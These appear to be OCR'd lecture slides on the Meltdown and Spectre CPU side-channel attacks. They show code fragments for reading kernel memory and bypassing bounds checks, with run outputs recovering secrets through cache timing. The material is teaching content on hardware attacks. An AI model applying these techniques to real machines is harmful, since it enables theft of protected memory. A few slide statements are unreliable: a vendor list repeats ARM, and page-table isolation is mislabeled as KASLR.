
```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"                 ①
       "add $0x141, %%eax;"
       ".endr;"                     ②

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}
```

Execution Results



```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

Improve the Attack Using Statistic Approach




```
$ gcc -march=native MeltdownAttack.c
$ a.out
The secret value is 83 S
The number of hits is 955
$ a.out
The secret value is 83 S
The number of hits is 925
$ a.out
The secret value is 83 S
The number of hits is 987
$ a.out
The secret value is 83 S
The number of hits is 957
```

Countermeasures

- Fundamental problem is in the CPU hardware
  - Expensive to fix
- Develop workaround in operating system
- KASLR (Kernel Address Space Layout Randomization)
  - Does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers)
  - User-level programs cannot directly use kernel memory addresses, as such addresses cannot be resolved

The Spectre Attack


Will It Be Executed?



```
1   data = 0;
2   if (x < size) {
3       data = data + 5;
4   }
```

Will Line 3 be executed if x > size ?

Out-Of-Order Execution



if (x < size)

Speculative execution


Get **size** from memory.
Check the **if**-condition

```
  data =
data + 5
```

Interrupted. Execution results are discarded.


Value of **size** is read. The **if**-condition is false.
Interrupt and Revert the Speculative execution.

Let’s Find a Proof



```
void victim(size_t x)
{
  if (x < size) {                                ①
     temp = array[x * 4096 + DELTA];             ②
  }
}
```

size is 10




Training Train CPU to go to the true branch

FLUSH Flush the CPU Cache

Invoke victim(97)

RELOAD Check which one is in the cache




```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```

Evidence

Not always working though

Target of the Attack


```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}
```




This protection pattern is widely used in software **sandbox** (such as those implemented inside browsers)

The Spectre Attack

spectreAttack(int larger_x)




```
// Ask restrictedAccess() to return the secret in out-of-order
  execution.
s = restrictedAccess(larger_x);    ④
array[s*4096 + DELTA] += 88;       ⑤
```



```
int main()
{
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);  ⑥
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Attack Result



```
$ gcc -march=native SpectreAttack.c
$ a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[65*4096 + 1024] is in cache.
The Secret = 65.
```

Why is 0 in the cache?

Success

Spectre Variant and Mitigation

- Since it was discovered in 2017, several Spectre variants have been found
- Affecting Intel, ARM, and ARM
- The problem is in hardware
- Unlike Meltdown, there is no easy software workaround

Summary

- Stealing secrets using side channels
- Meltdown attack
- Spectre attack
- A form of race condition vulnerability
- Vulnerabilities are inside hardware
  - AMD, Intel, and ARM are affected